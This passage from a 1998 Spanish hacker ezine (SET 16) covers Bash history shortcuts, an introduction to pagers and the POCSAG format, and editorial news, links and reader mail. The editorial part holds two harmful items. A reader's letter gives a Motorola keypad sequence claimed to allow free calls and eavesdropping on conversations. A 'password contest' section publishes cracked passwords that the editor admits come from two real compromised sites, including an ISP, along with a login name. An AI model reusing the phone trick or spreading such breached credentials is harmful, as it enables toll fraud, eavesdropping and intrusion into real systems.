Ejemplitos:

[mulder@x-files mulder]$ (Pulsamos Ctrl-r)
(reverse-i-search)‘’:

El indicador ha cambiado y espera que introduzcamos la cadena de busqueda, es
posible efectuar mas tipos de busqueda en la historia pero os dejo que lo
vayais descubriendo.

[mulder@x-files mulder]$ cp /usr/local/set/actual/set_log.txt ~

Si ahora queremos hacer un chown del fichero anterior (por ejemplo) ni
siquiera necesitamos usar el tabulador, simplemente

[mulder@x-files mulder]$ chown -v falken (Pulsar M-Ctrl-y)

Y se inserta en nuestra linea el argumento que dimos al comando anterior con
lo cual ya podemos transferir la propiedad del archivo a Falken. :-)
Tambien es posible insertar no el primer argumento sino cualquier
palabra de la anterior linea de comandos pero no os tomara mucho esfuerzo
descubrir como hacerlo.

El comando interno del shell "bind" muestra las asignaciones de teclas con
bind -v y la lista de funciones con bind -l
Otro comando que nos sera util ya que no siempre recordaremos las
combinaciones es el que nos permitira preguntar por las teclas que activan
una funcion:

bind -q "funcion". Por ejemplo:

[mulder@x-files mulder]$ bind -q clear-screen

clear-screen can be invoked via "\C-l".

Por lo cual si alguno de los ejemplos que he dado no funcionan podeis usar
este comando para ver que teclas (si hay alguna puesto que no todas las
funciones estan activadas por defecto) debeis usar en vuestro terminal.


Y lo que nos ofrece Bash para aprovecharnos de los comandos introducidos son
cosas que debeis recordar como:

history: Que muestra, numerados, todos los comandos que ’recuerda’.
!n: Donde n es el numero de linea en la que esta el comando
!!: Inserta el ultimo comando
!-n: Se refiere al comando introducido hace n lineas
!cadena: Busca el comando mas reciente que contiene "cadena"
^cadena1^cadena2: Repite el ultimo comando pero sustituyendo "cadena1" por
                  "cadena2"

La variable HISTSIZE controla el numero de comandos a recordar


Si ahora queremos saber a que teclas esta asociada yank ("pegar") podemos
usar las capacidades de historia y teclear algo como:

[mulder@x-files mulder]$ ^clear-screen^yank^

yank can be invoked via "\C-y"
```

Que hemos hecho?. Pues si os volveis a leer los poquitos comandos de historia (eso de !, !! y demas) vereis que lo que hemos hecho es dar la orden al shell de que repita el ultimo comando pero sustituyendo la palabra clear-screen por la palabra yank, con lo cual el shell ha ejecutado esto:

```
[mulder@x-files mulder]$ bind -q yank
```

En este caso casi hemos tardado mas haciendolo :-) pero en ocasiones sera mas que util esta capacidad del shell de intercambiar al vuelo los argumentos de comandos ya introducidos.
Al igual que en Readline hay muchas mas cosas acerca de la Historia de las que es conveniente no hablar en un articulo de introduccion pero que vosotros podeis ir investigando por vuestra cuenta. Un poco de practica

```
[mulder@x-files mulder]$ history
   ......................
   16  dir
   17  cd ..
   18  dir
   19  ls news
   20  vi xdm-error.log
   21  dir
   22  vi xferlog
   23  dir
   24  vi secure
   25  vi secure
   26  dir
   27  vi sendmail.st
   28  netstat -an
   29  vi /etc/inetd.conf
```

Aqui unos cuantos comandos de la historia, aqui unos amigos. Y ahora que ya os conoceis, veamos que se puede hacer:

```
[mulder@x-files mulder]$ (Ctrl-r)
(reverse-i-search)‘st’:
[mulder@x-files mulder]$ netstat -an
```

Con la busqueda en la historia hemos ido directamente al ultimo comando introducido que contiene la cadena "st". El mismo efecto tendrian:

[Notarse que una busqueda de ’ne’ hubiese traido vi/etc/i_ne_td.conf :-)]

```
[mulder@x-files mulder]$ !28
```

Recupera la linea n§ 28 de la historia

```
[mulder@x-files mulder]$ !-3
```

Recupera el comando introducido 3 lineas atras.

```
[mulder@x-files mulder]$ ^inetd^httpd^
```

Edita el archivo httpd.conf, al usar la sustitucion de cadenas en el ultimo comando lo que estamos pasando al shell en realidad es:

```
[mulder@x-files mulder]$ vi /etc/httpd.conf
```

[El ultimo comando era vi /etc/inetd.conf]

Las capacidades de busqueda seran utiles cuando haga bastante tiempo que

hayais introducido el comando (de manera que moverse con los cursores sea muy pesado) o si quereis comprobar si habeis ejecutado un comando concreto.

Por ultimo una caracteristica curiosa del shell y que sera tambien util es la "expansion de llaves", supongamos que tenemos que crear varios subdirectorios tipo SET12, SET13, SET14, SET15, SET16 dentro de /usr/local/set/ezines/

```
[mulder@x-files mulder]$ mkdir /usr/local/set/ezines/set1{2,3,4,5,6}
```

Ya tenemos nuestros directorios creados, los valores entre llaves se "expanden" y nuestros directorios estan ya en su lugar con un solo comando.

Como aprendereis es factible redefinir y crear macros, puede parecer perfecto pero prevengo, porque podria pasar por persistis en personalizar, pues posiblemente perdereis productividad pasando a otro puesto.
(se me han acabado las P's!!)
En otro ordenador estareis mas tiempo intentando recordar como se hacia algo que haciendolo (es muy incomodo acostumbrarse a teclear una secuencia y encontrarse que solo funciona en tu casa y claro no te vas a llevar un diskette con el archivo a todas partes)
Si trabajais en muchos ordenadores diferentes es mejor utilizar el estandar y no complicarse la vida recordando donde y cuando funcionan "vuestras" teclas.

Otras combinaciones de teclas que ya conocereis tambien hacen cosas, como:

```
Ctrl-z  = Suspende una tarea
Ctrl-c  = Interrumpe la tarea
Ctrl-d  = No me acuerdo ahora mismo, luego lo pruebas }:->
Ctrl-x-v = Lo mismo que bash -version (Pulsadas en secuencia!)
Ctrl-l  = Como vimos "limpiaba" la pantalla
Ctrl-s  = Bloquea el desplazamiento de la pantalla
Ctrl-q  = Reanuda el desplazamiento de la pantalla
Alt+dcha / Alt+izqda = Desplazamiento por las terminales virtuales
Ctrl-Alt-Fn = Cambio a otra terminal desde la terminal grafica
Alt-F7  = Cambio a la terminal grafica (si hay algun servidor en ejecucion).
M-Ctrl-e = Expansion visual de los alias en la linea de ordenes.
```

Aqui lo dejamos, tras este "prime for beginners" espero que os haya picado la curiosidad, si usais Linux para "bucear" algo mas en sus secretos y si no lo usais para que os planteeis seriamente el hacerlo. Lo peor que os puede pasar es que aprendais algo.

No espereis que ahora intente convenceros de lo malo que es Windows y lo malvada que es Microsoft frente a las bondades Linux, vosotros mismos lo decidireis pero para decidir hay que conocer.
Usad Windows. Usad Linux. Comparad. Escoged el que querais o quedaros con ambos. No hagais caso a 'gurus', 'iluminados' y demas gente que intentara convenceros de que sois tontos si no usais X (sea BeOS, OpenDos, NetBSD, Windows NT, MacOs...).
Tampoco hagais caso a la propaganda de hasta donde quereis llegar hoy?, nosotros no "llegamos", nosotros siempre estamos en camino. Por encima de todo:

Tomad vuestras decisiones, es vuestra vida.
Disfrutad.

Eso es todo amigos.

Paseante.

EOF

```
-[ 0x06 ]-------------------------------------------------------------------
-[ PAGERS ]-----------------------------------------------------------------
-[ by GreeN LegenD ]-------------------------------------------------SET-16-
```

Buscas/Pagers - Una Introduccion...

GreeN Legend - (c) 1998
E-mail : glegend@set.net.eu.org

NOTAS DEL AUTOR... (-1-)

Este texto, es el resultado de mis investigaciones sobre los Pagers a lo largo de unos meses. Despues de investigar e informarme he aqui el resultado. Dependiendo de las opiniones (via e-mail o en la con) que tenga continuare este texto en numeros posteriores o se quedara como lo que es ahora, una introduccion.
En vuestras manos esta. Si teneis alguna informacion mas mandame un e-mail. Estoy abierto a colaboraciones/peticiones, ya sabeis donde estoy. Este texto es parte escrito por mi y parte traducido de distintos documentos sobre pagers, dada la gran cantidad de ellos, solo citare los autores de los que se hizo traduccion directa sin a¤adir nada. Gracias, a Garrulo, Evil Ernie, Unity, SiuL, TOAD, RiP, SET, Iberhack, l@ser, etc.. (me olvido de pe¤a) y como no a Falken, +NetBul , etc..

GreeN LegenD

INDICE (-2-)

Buscas/Pagers A Fondo....
GreeN LegenD 1998

INTRODUCCION (-3-)

El sistema de los Buscas/Pagers se basa en la mensajeria por radio unidirecional, que permite acesibilidad directa y continua los usuarios de una red determinada. El Busca a veces llamado Pager (aqui usaremos Pager) es un dispositivo que se usa como un contestador automatico. Se lleva siempre con uno, en la ropa o en algun lugar con nosotros, puede ir a casi cualquier lugar con nosotros... El Pager se activa con una llamada de telefono, cuando alguien llama a un pager este al activarse emitira un 'BEEP' o vibrara. Casi todos los pager tienen ambas opciones. Entonces en la pantalla del pager se podra leer un numero de telefono o un mensaje (esto depende del modelo). Despues de esto, el due¤o actuara en consecuencia.

HISTORIA DE LOS PAGERS (-4-)
==========

El principio de los pagers se puede rastrear de nuevo a los primeros pioneros de la radio terrestre-movil, el departamento del policia de Detroit (USA). Los sistemas que se aplicaron por ellos desde 1921 en la radiofonia unidirecional y la difusion de la informacion. Todo esto fue introducido en los a¤os 30, que vio un gran aumento del uso de los pagers por las agencias estatales de USA.
En un principio los usaban para transmitir mensajes de voz, desde estaciones principales a unidades moviles con potentes transmisores.

En 1974, se introduce por Motorola, el Pager basico. En 1980 se lanza el pager con display (pantalla), desde entonces los buscas han tenido un rapido y gran desarrollo. Ahora hay muchos modelos, marcas y dise¤os. Los Pagers o buscas como algunas personas los llaman se han convertido en una gran herramienta de hoy.
Es la opcion a escoger por la persona que no quiere un movil, entre otras cosas ;)

PROCESO DEL PAGER (-5-)
==========

(y bueno como narices funciona el famoso pager???)

Bueno yo llego aqui y como explico yo esto a la gente ? pues intentare usar el metodo mas claro, dado que los procesos varian lo hare en varias veces... Empezare con el metodo mas usado....

Persona X quiere contactar a el tio Y con busca numero Z.
Para comenzar la persona X llama a el numero de contacto del pager. Llama y da el numero de contacto del pager, en este momento esta conectado indirectamente con la terminal emisora de mensajes, la operadora/or nos preguntara el nombre. Mientras tanto se tratara de averiguar nuestro caller id (esto es posible siempre fuera de EU) si no es posible se le preguntara a la persona x si quiere dejar numero de contacto. Se deja un mensaje, la operadora/or lo convierte a Posag. La terminal de mandar mensajes esta unida a distintos transmisores.

Expliquemos ahora como va lo de la transmision.

El mensaje codificado se emite desde la central.
Todos los mensajes tienen una estructura, como esta independientemente de encoding que usen, en el cabezal del mensaje se indica lo siguiente:

>Numero de Usuario al que va dirigido.
>Bit de Correcion <CRC>
>Mensaje
>Orden de entrega (devuelve al servidor)
>Tiempo Maximo en la red para entrega..

Esto es basico e introductorio, para que todo el mundo se haga un idea general. Despues discutiremos mas a fondo cada formato y sus peculiaridades..

El servidor localiza en que zona esta el pager y emite el mensaje hacia el, el mensaje llegara a todos los pagers en la zona, pero solo el del interesado se activara y se vera el mensaje.

(nota :Esto es como en la red PCS/CDMA Asia/Japon los moviles cuando estan en la red y alguien manda un mensaje a una persona muy cercana geograficamente a vosotros, vereis que el movil recibe se¤al y devuelve algo

como yo no soy el receptor. Para ver esto basta con dejar el movil en cuestion cerca del monitor de un ordenador, y vereis como en la pantalla se crean como olas. 8) Desconozco si esto ocure en la red Gsm de Europa.)

El mensaje llega y el usuario hara lo necesario.

TIPOS DE PAGERS (-6-)

Aqui estan los principales, he visto algunos mas que se venden en Hk y Beijing pero tengo mi dudas sobre que c*j*nes son, parecen naves espaciales no pagers, son mezcla de varios de los aqui comentados. Mantengo los nombres por los que se conocen en Ingles, el resto en Castellano.

TONE-ONLY (Solo tonos): El pager alerta al usuario ; el usuario toma una accion predeterminada , como por ejemplo, llamar por telefono. Un, Dos, Tres Responda otra vez... llamar a la compa¤ia del pager, etc..

NUMERIC-DISPLAY (Igual que el anterior pero se ven numeros..): el pager alerta al usuario y visualiza el mensaje numerico; numero de telefono que se dejo en el mensaje. El usuario llamara a la compa¤ia del pager para ver si le han dejado algun mensaje o llamara al numero del mensaje.

ALPHANUMERIC AND VISUALIZATION IDEOGRAPHIC (Basicamente estos son los que se usan para los paises que usan simbolos no ascii, lease China, Rusia, Turkia etc...): El pager alerta y visualiza el mensaje del texto; el usuario puede entonces tomar la accion necesaria. Al referirse al texto es con caracteres especiales. En Espa¤a se usan lo normales y nunca vereis modelos de estos, similares pero no con estas caracteristicas.

VOICE/TONES (Tonos y Voz): El pager alerta al usuario; entonces entrega brevemente el mensaje de voz (de 10-20 segundos); el usuario puede entonces tomar la accion necesaria.

VOICE/SAVED : Este es como el anterior pero solo se diferencia que nos deja oir el mensaje de voz en cualquier momento.

Protocolo POCSAG (P.O.C.S.A.G.) (-7-)

Nota: esta parte tecnica esta extraida del libro publicado hace unos a¤os en Usa por un tal Brad Dye. A. El libro esta fuera de circulacion, si quereis mas informacion mandadme email. Titulo original :

POCSAG PAGING FORMAT, CODE AND CODE CAPACITY

Este texto esta muy reducido , dado que el libro son 300 paginas. Aqui esta unicamente lo que he creido necesario para el articulo. No me pidais el ISBN porque tengo fotocopias de el.

EL POCSAG . Origen...

Es el dise¤o de la se¤al que se usa en muchos pagers en forma de una secuencia de datos binaros que usan el Post Office Code Standardization Advisory Group (POCSAG) esto es ello. quedo claro ? Es un formato para paginar sincronizado que permite que la se¤al se transmita en un solo bloque por lotes.
Este fomato favorece un mayor ahorro de baterias y mejora el codigo.

Caracteristicas del Formato

^^^^^^^^^^^^^^^^^^^^^^^^^^^^

Este formato esta compuesto por un preambulo de uno o mas lotes de palabras codigo. Cada lote comprende un cuadro de 32-bit para la sincronizacion y ocho cuadros de direccion de 64-bit compuestos por dos cuadros de direcciones de 32-bit o se rellena con idle. El cuadro de sincronizacion marca el comienzo del lote de palabras codigo.

El Lote es de 576 bits, siendo transmitido a 512/1200/2400bps dependiendo de distintos factores. La velocidad es automatica, aunque se pueda forzar, si un mensaje no llega o no hay respuesta de vuelta se volvera a probar con una velocidad mas lenta. Para saber si el codigo es POCSAG o no el decodificador analiza el preambulo del mensaje antes de aceptarlo, si lo es manda el bit de confirmacion para recibir todo.

Estructura de los Lotes
Un lote consiste de un marco de codigo sicronizado seguido por 8 marcos de 2 direcciones o codewords (6 direcciones o codewords por lote). Para que esto se mantenga asi, cada marco se rellena con 2 direcciones o 2 bit de codigo vacio.

Aqui acabo esto por ahora... hay mucho mas que decir, si la gente se interesa. Ampliare la informacion mucho mas a fondo, esto esta para que los principiantes se enteren del tema. POCSAG da para mucho mas..

EOF

```
-[ 0x07 ]--------------------------------------------------------------
-[ PROYECTOS, PETICIONES, AVISOS ]-------------------------------------
-[ by SET Staff ]-----------------------------------------------SET-16-
```

}}} Nota del Editor

Pues ya veis... Esta vez han sido tres meses los que separan SET 15 de SET 16. Organizar la CON, examenes, curro, problemas en la CON... Ha pasado de todo en estos tres meses, y por ello no he podido tener a tiempo este numero. Gracias al trabajo realizado en equipo con el resto de los miembros de SET por fin teneis este numero en vuestro ordenador.

Hay mucha gente que opina que SET es facil de llevar. Se cogen los articulos, se pegan y listo. Ni por asomo. Aparte de los articulos y secciones que escribimos nosotros mismos, tenemos que comprobar los articulos que nos enviais. Se pasan a ASCII puro y se a¤aden las etiquetas de extraccion, si procede. En la medida de lo posible se comprueba la informacion contenida en el articulo. Si hay algun error, nos ponemos en contacto con el autor para que lo corrija para el proximo numero... Y como siempre se suele colar algun gazapo.

Desde luego tened una cosa presente. Para mantener SET, sacarlo adelante y hacerlo cada vez un poquito mejor hace falta un trabajo en equipo que se desarrolla habitualmente a traves de las redes disponibles. Y sin ese equipo ahi presente, SET, tal y como la conoceis, no seria posible.

A todos aquellos que se dedican a desvalorar. Me habia prometido a mi mismo no contestaros, ya que no merece la pena preocuparse por cuatro imbeciles. Pero ahora me apetece. Que tal si en vez de quejaros tanto, echais una mano y haceis que todo esto valga la pena? No podeis... No teneis lo que hay que tener. El valor suficiente para reconocer que entre todos hacemos mas que por separado, que en la red no se es superior por ser mas bocas.

Que realmente somos hackers, y no bandas urbanas reducidas al ordenador. Gracias a vosotros, los hackers seguimos siendo considerados criminales en Espa¤a... Una pena. En USA ser un hacker es un orgullo. Y aqui queremos que tarde o temprano lo sea.

No os molesteis en seguir insultando. Como veis, seguimos aqui. Seguimos porque esto nos gusta realmente, porque hay gente a la que le interesa, porque esto es ser hacker. Y no andar destrozando ordenadores porque si, modificando archivos y vacilar con los colegas.

```
//                                                              \\
[Bueno Falken como tu dices no vale la pena, la mania obsesiva es suya.
Recuerda, cuando te sientas cabreado lee el Visual Hacker 98 eLiTe
Edition que te envie. Veras como te pones de buen humor XDDD]
\\                                                              //
```

SET no es nuestra, es de todos. Con esa intencion se hace, y asi pretendemos seguir. Si quereis colaborar, aqui nos teneis.

Ya os habreis dado cuenta de que en este numero no hay ningun articulo de mi cosecha... Asi que os podeis hacer a una idea de como he estado de ocupado. Para SET 17 la cosa cambia. En este momento tengo para terminar unos cuantos articulos, y depurar algo de codigo, que todavia se resiste.

De momento algunas secciones nuevas, lista de correo, nuevos miembros en el equipo... Esto marcha, y seguiremos aqui. Asi que no os preocupeis mucho si no veis que un numero de SET no salga justo en la fecha prevista.

Eso es todo por el momento. En cada numero de SET a partir de ahora procurare incluir al menos un articulo o un programa de mi cosecha particular. Que alguien se apiade de vosotros ;)

Por cierto... Que nadie lo celebre todavia, que sigo siendo el editor, y lo seguire siendo mientras pueda }:]

}}} Colaboraciones

Lo que ya sabeis todos, enviad colaboraciones, articulos, ideas y toda clase de suministros, valores negociables y maravillosos viajes gratuitos. Como siempre, se necesita que escribais articulos, de aquello que considereis interesante, etc. Aqui van algunas ideas:

- Redes Inalambricas
- Inteligencia Artificial
- Criptografia
- Cosas de esas raras que vosotros sabeis
- Tecnologia aeroespacial
- Cronicas sociales del underground internacional
- ...

Pero vosotros habeis escrito pidiendo: Cursos de Jack the Ripper y cursos de SoftIce (a lo practico eh?). Pues hala, quien se anima?

Seguimos deseando recibir programas escritos por vosotros, echadle un ojo a las primeras llegadas en: http://altern.org/netbul (seccion Ficheros)

Seguramente que a vosotros se os ocurre alguna cosa mas que todavia no hemos propuesto, asi que venga, a que esperais. Las sugerencias, colaboraciones, etc. a la siguiente direccion de correo:

set-fw@bigfoot.com

Conveniente que envies las cosas encriptadas adecuadamente con la llave que encontraras al final de la ezine a nombre de SET ;)

}}} Y hablando de colaboraciones...

Desde hace unas semanas teneis disponible en la web un programa enviado por Tioc, un lector habitual de SET, que os servira para poder leer comodamente cualquier numero de SET en formato .hlp, seleccionandolo desde un menu.

Se requiere que el programa se encuentre en el mismo directorio que los ficheros .hlp

Por otra parte, BioHazard nos envia el programa BioCrack. Se trata de un generador de diccionarios para DOS.

Cyborg por su parte nos envia la revision del programa de Cafo para extraer direcciones de la revista. Ahora compila en Red Hat sin problemas.

Y mas programas nos han ido llegando, algunos con problemas en la ejecucion, por lo que contactaremos en breve con los autores para resolverlos

y que todos podais disfrutar pronto de sus creaciones.

Tambien estan algunos logos que se han ido enviando y que hemos ido
a¤adiendo, la pagina mas actualizada al respecto la mantiene +NetBul en
http://altern.org/netbul (Seccion Set-Graph)

}}} El correo de SET

Cada vez nos llega mas correo. No os preocupeis porque os iremos contestando
a muchos. A algunos ya se os ha contestado en la seccion de correo de
este numero, a otros en la pagina de correo de SET:

http://www.geocities.com/SiliconValley/8726/correo.html

Unos cuantos mas han recibido contestaciones privadas y los demas pues nada,
hacemos lo que podemos.

}}} SET LISTS

Por fin parece que hemos encontrado un servidor de listas de correo que no
nos va a dejar tirados. De momento hemos creado una lista en la que os
iremos avisando cada vez que sale un nuevo numero o que la pagina sufre
alguna modificacion importante.

Esta lista no es interactiva, dado que lo que interesa de momento es que
no se sobrecargue de mensajes para que a cada salida de un nuevo numero
os podais enterar rapidamente.
[Crucemos los dedos]

Estamos estudiando el crear una lista en la que todos podais intercambiar
mensajes. Y seguramente lo hagamos. Pero entonces, todo lo que digais,
lo que envieis, sera vuestra entera responsabilidad.

Si recibimos suficientes peticiones, entonces la pondremos en marcha.

Ahora lo importante. Como suscribirse a la lista de la revista.
Teneis varios metodos. El mas rapido y eficaz, enviad un mensaje vacio
a:

set-subscribe@egroups.com

[Para darse de baja un mensaje vacio a
set-unsubscribe@egroups.com]

Tambien podreis hacerlo desde el formulario que se incluye en nuestra web.

}}} SET WEB TEAM

El equipo del web esta en marcha. Poco a poco se esta preparando una nueva,
reluciente, gigantesca, fantastica macroweb. Y para ello necesitamos de
vuestra colaboracion. Necesitamos grafistas, programadores de CGIs, etc.
Si estais interesados en participar en la web, escribid a:

glegend@set.net.eu.org

[Bueno, tampoco tanto que no vamos a hacerle la competencia a Microsoft!]

}}} Formatos

Garrulo ha estado de vacaciones estos dias, y esperamos que pronto este
al tajo como ha estado hasta hora. Todos aquellos que esteis interesados
en colaborar en pasar SET a otros formatos escribidnos.

La pagina donde encontrareis las diferentes versiones de SET:
http://www.geocities.com/SiliconValley/Bay/8720/formatos.html

NOTA: El formato HTML parece estar ya cogido.

}}} Agradecimientos

Pues a todos aquellos que han hecho posible SET 16

Un agradecimiento muy especial a todos los que de verdad colaboraron en
SET CON, pese a que al final no se haya podido llevar a cabo, entre otras
cosas, por problemas de infraestructura. Y que aun asi, siguen trabajando,
aportando lo que pueden, para hacer que tarde o temprano SET CON sea una
realidad. A todos, muchas gracias.

Mas agradecimientos a todos vosotros, que nos leeis y haceis que SET
cada dia crezca mas.

}}} Los enlaces a SET

Aqui esta la nueva lista de lugares que enlazan a SET o que en algunos
casos tienen copias del ezine en sus paginas. Como vereis cada vez son mas,
a este paso tendremos que sacar un suplemento :-D
Una vez mas gracias a todos, los fallos y omisiones son cosa nuestra.

[No quieres preocuparte por tu enlace?. Apunta a:
http://www.thepentagon.com/paseante]

http://vanhackez.islatortuga.com/enlaces.html
http://vanhackez.islatortuga.com/set.html VanHackez -Mirror-
http://raregazz.islatortuga.com/linkhack.htm RareGazz
http://members.xoom.com/GabberMan/hacking.htm GabberMan -Mirror-
http://iberhack.islatortuga.com/emag.htm Iberhack, copias de SET.
http://underhack.islatortuga.com/_hpvci/_ezines/indexrevistesp.htm Underhack
http://tdd.islatortuga.com/links.html TDD
http://members.xoom.com/baron_rojo/links.htm
http://members.xoom.com/ccbb/links.htm Crackers Brain
http://members.xoom.com/upset_lion/links.htm Copias de SET
http://members.xoom.com/lynux/links.html
http://members.xoom.com/matematicas/links.html
http://members.xoom.com/skytrain/set/index.html Dakota, copias de SET
http://members.xoom.com/necrolibro Necronomicon
http://members.xoom.com/Aflame/links.html Disciples of The Art Aflame
http://www.geocities.com/SiliconValley/Horizon/8004/grupos.html Avenger
http://www.geocities.com/SiliconValley/Lab/7379/links1.html
http://www.geocities.com/SiliconValley/Peaks/2450/h_c_p_v.htm
http://www.geocities.com/SiliconValley/Lab/2201/hacker.html
http://www.geocities.com/SiliconValley/Lakes/1707/ Profesor Falken

```
http://www.geocities.com/SiliconValley/Hills/7910/EZ.htm
http://www.geocities.com/SiliconValley/Hills/9518/links.htm
http://www.geocities.com/SiliconValley/Horizon/2465/Linksz.htm
http://www.geocities.com/SiliconValley/Sector/7227/bookmark.htm
http://www.geocities.com/SiliconValley/Campus/6521/hack.htm    SET on-line
http://www.geocities.com/SiliconValley/Hills/8747/             U_taker
http://www.geocities.com/SoHo/Coffeehouse/3948/EcdLinks.htm
http://www.geocities.com/SouthBeach/Surf/2060/cosasraras.html
http://www.geocities.com/Paris/Arc/7824/hackers.html
http://www.geocities.com/SunsetStrip/Towers/1827/agenda.html
http://www.geocities.com/Athens/Forum/7094/enlapag.htm
http://www.geocities.com/Colosseum/Sideline/9497/links.htm  Proyecto R
http://www.geocities.com/SoHo/Cafe/3715/
http://www.geocities.com/Eureka/4170/link.htm               Gorth BBS
http://www.geocities.com/Baja/Canyon/1232/pagina2.htm
http://www.angelfire.com/mi/JJFHackersTeam/links.html       JJF Hackers
http://www.fortunecity.com/westwood/calvin/275/             Lagarto
http://www.fortunecity.com/rivendell/xanth/42/hack.html
http://www.internet-club.com/argentina/oscuro/links.htm     Oscuro
http://www.swin.net/usuarios/nexus9/underground/under.htm
http://www.promega.net/~freedom/links.html
http://www.blackbrains.org/res.htm                          Black Brains
http://members.tripod.com/%7eprivatelinks/hacking.htm
http://members.tripod.com/~newkers/links.html
http://members.tripod.com/~hacktrax/Enlaces.htm
http://members.tripod.com/~la_katedral_org/links.htm        KTD
http://members.tripod.com/~grupo_akelarre/links.html        Akelarre
http://www.civila.com/archivos/hispania/JLGallego/gallego2.htm
http://www.paisvirtual.com/informatica/software/moisex/undergro.html
http://www.arrakis.es/~vaguilar/
http://www.arrakis.es/~enzo/links.htm
http://www.arrakis.es/~toletum/opcion4.htm
http://www.arrakis.es/~jebg/hook/links.htm
http://www.arrakis.es/~egrojl/comunica.htm
http://www.arrakis.es/~adevis/bucanero/index1.htm
http://www.arrakis.es/~jrubi/links.html
http://personal.redestb.es/wiseman/LINKS.htm
http://personal.redestb.es/benigarcia/frontera.htm
http://personal.redestb.es/jquiroga.es/Hacking.htm
http://usuarios.intercom.es/vampus/kultura.html
http://web.jet.es/~simon_roses/weblink.html
http://www.ctv.es/USERS/polito6/links.htm
http://www.audinex.es/~drakowar/Hack/revistas.htm
http://www.audinex.es/~drakowar/Hack/enlaces.htm            Drako  -Mirror-
http://casiopea.adi.uam.es/~juampe/bookm3.html
http://sipl23.si.ehu.es/groups/proyectos5/chessy/index.htm  Chessy's Paranoid
http://cotopaxi.dyn.ml.org:800/hackuma/      HackUMA
http://moon.inf.uji.es/~hackvi/index.html
http://moon.inf.uji.es/~javi/hidden.html
http://moon.inf.uji.es/~zilc/Hack.htm
http://www.tlm.upna.es/seguridad/hacker/hack.html
http://www.minorisa.es/homepag/pretor/pok.htm   Bonita calavera ;-)
http://www.infsoftwin.es/usuarios/diablin/links.htm
http://www.ictnet.es/%2bmmercade/agenda.htm
http://welcome.to/neptuno                    SET on-line (Posidon)
http://pagina.de/font/hack.htm               Raul Font
http://www.olivet.com/astruc/asvir053.htm
http://www.iponet.es/~vactor/scarta/links/links.html
http://www.fut.es/~jrbb/links.htm
http://www.anit.es/personal/larios/link.htm
http://www.teleline.es/personal/lbg10783/otros.htm
http://www.arroba380.com/enlaces.html
```

}}} America, oh!. Esto es America.

Desde _Brasil_, ya me iria yo de vacaciones, Cyberdark nos manda lo siguiente.

Ola rapazes do mundo underground

Gosto muito da revista de voces sou programador em C e delphi conheco o
suficiente para fazer algumas ligacoes telefonicas grauitamente

-=-=-=-=   burlando telefone -=-=-=-=-=
-------------------- MOTOROLA ----------------------
1 -> Digite fnc + 0 + 0 + * + * + 8 + 3 + 7 + 8 + 6 + 6 +3 +3 + STO
2 -> # E como se fosse ENTER
3 -> 11300 + #
4 -> 08 + #

JA ESTA OUVINDO CONVERSA HEHEHE

Listo Calisto, telefonea a Melibea. (Now it’s free!)

Desde _Paraguay_ Freedom y SoulMind nos informan de que se esta creando
un grupo del pais con ganas de dar guerra y abrirse hueco. Suerte y a por
ellos.
[Como no sabemos muy bien si poner el e-mail o no preferimos ser prudentes]

Desde _Argentina_ lugar del que por cierto estan aumentando los hits a
nuestra web (a que se debe?. Salimos en la tele?. Estamos en las BBS?)
nos llegan varias peticiones de gente que desea contactar y conocer gente
de su pais. Pues nada, en lugar de responderos, leeros SET 15 o la linea
de abajo donde repetimos el mail de alguien que queria eso mismo:

<alenclaud@coopdelviso.com.ar>

Con esto de que ahora el ezine es enorme, a algunos se les pasan las
cosas por alto.

Desde _Chile_ Planxius continua con su ezine Proyecto R con homepage en:
http://www.geocities.com/Colosseum/Sideline/9497

}}} SET CON

Ya habreis comprobado que al final, la tan mencionada SET CON, no se ha
celebrado en Agosto, como estaba previsto. Durante los dias previos a las
fechas iniciales surgieron multitud de imprevistos. Algunos con la gente de
la organizacion (que mala uva tienen algunos), otros simplemente con los
materiales requeridos.

Aun asi, SET CON sigue en marcha. Habria posibilidades de realizarla este
a¤o, pero ya seria con prisas. Por esto hemos decidido ir moviendolo poco
a poco para conseguir realmente una CON envidiable, y que salga bien. Para
ello se necesita tiempo. Seguro que lo entendeis.

Y por eso, porque ahora ya tenemos tiempo para hacerla con ideas frescas,

seguimos necesitando que colaboreis. De momento, si teneis alguna sugerencia,
la podeis enviar a <setcon@bigfoot.com>. Para el resto de colaboraciones
ya os iremos informando a traves de la pagina y de la ezine.

Contamos con vosotros para que esto salga adelante.

}}} Concurso de claves

Vamos a dar por finalizado el concurso de passwords con el siguiente
resultado:

1- LAroux.	6- iOntWcuwrGVww	11- aY4Vps830nCPw
2- afItfylYBREnI	7- cattle	12- Dplfe34SdeFRT
3- blfdpd	8- brodie	13- e6RfbsM294fgT
4- Forbes	9- yp12nw4Zp1aKw	14- gfDc647FnmlpO
5- beatles	10- EorPO3Ewsx098	15- tR5yfGbaSx93e

Dar las gracias a:
-Karthenas -Gabberman -^Taker -Genkaos -ear5ar -andyhack -Rickrei -Kovre

Y a todos aquellos de los que no hayamos podido olvidar, la verdad es que
hubo bastante gente participando aunque muchos mandaron solo una clave pero
gracias igualmente.

Ahora bien, de que nos ha servido?. Hemos podido comprobar como de 15 claves
se han comprometido 6 lo que supone un 40%. Un porcentaje realmente alto
(podeis de todos modos continuar e intentar llegar al 100%...)
Supongo que ahora os preguntareis si esto "refleja la realidad", cuando
presente el concurso en SET 14 escribi exactamente:

DESCARGO: *Por supuesto* ninguno de estos pwd es de un site ni nada por el
estilo ni siquiera ponemos un fichero de claves, pura y simplemente la clave,
no os preocupeis que no ayudareis a quebrantar la seguridad de un ordenador.

Y asi es, claro que quiza mis palabras pudieron llevar a confusion y ser
malinterpretadas (igualito que las de Clinton).
Todos estos passwords son REALES pero no son "de un site"..sino de DOS sites.
No habeis "quebrantado la seguridad de un ordenador" porque esta seguridad
ya estaba quebrantada. Ademas habrias quebrantado la seguridad de al menos
DOS ordenadores diferentes ;->

Para los que se quejaron de la ’dificultad’ de la clave 3 me gustaria darles
una peque¤a explicacion. El login de esa clave es "cops". Os va sonando?.
Seguis a Steven Bochco (Hill Street Blues, La Ley de los Angeles..)?.
Habeis visto la serie de "Policias de Nueva York"?.
Recordais el titulo original?: NYPD (New York Police Department)
La clave 3 (login "cops") era: BLFDPD

Tenemos entonces que la "compleja clave" no eran mas que la abreviatura de:
xxxxxxxx Police Department.
Como veis la clave mas "dificil" hubiera podido incluso ser adivinada por
deduccion de tener el fichero de claves completo ante vuestros ojos.
Quiza no fue muy "limpio" por mi parte ;-) pero lo habeis hecho realmente
bien a pesar de todo.
Debe estar ya claro que uno de los dos sites es un ISP norteamericano.
El segundo....no lo diremos. Mas de uno podria echarse la mano al corazon

y despues a la cartera. Ademas esta "mas cerca".

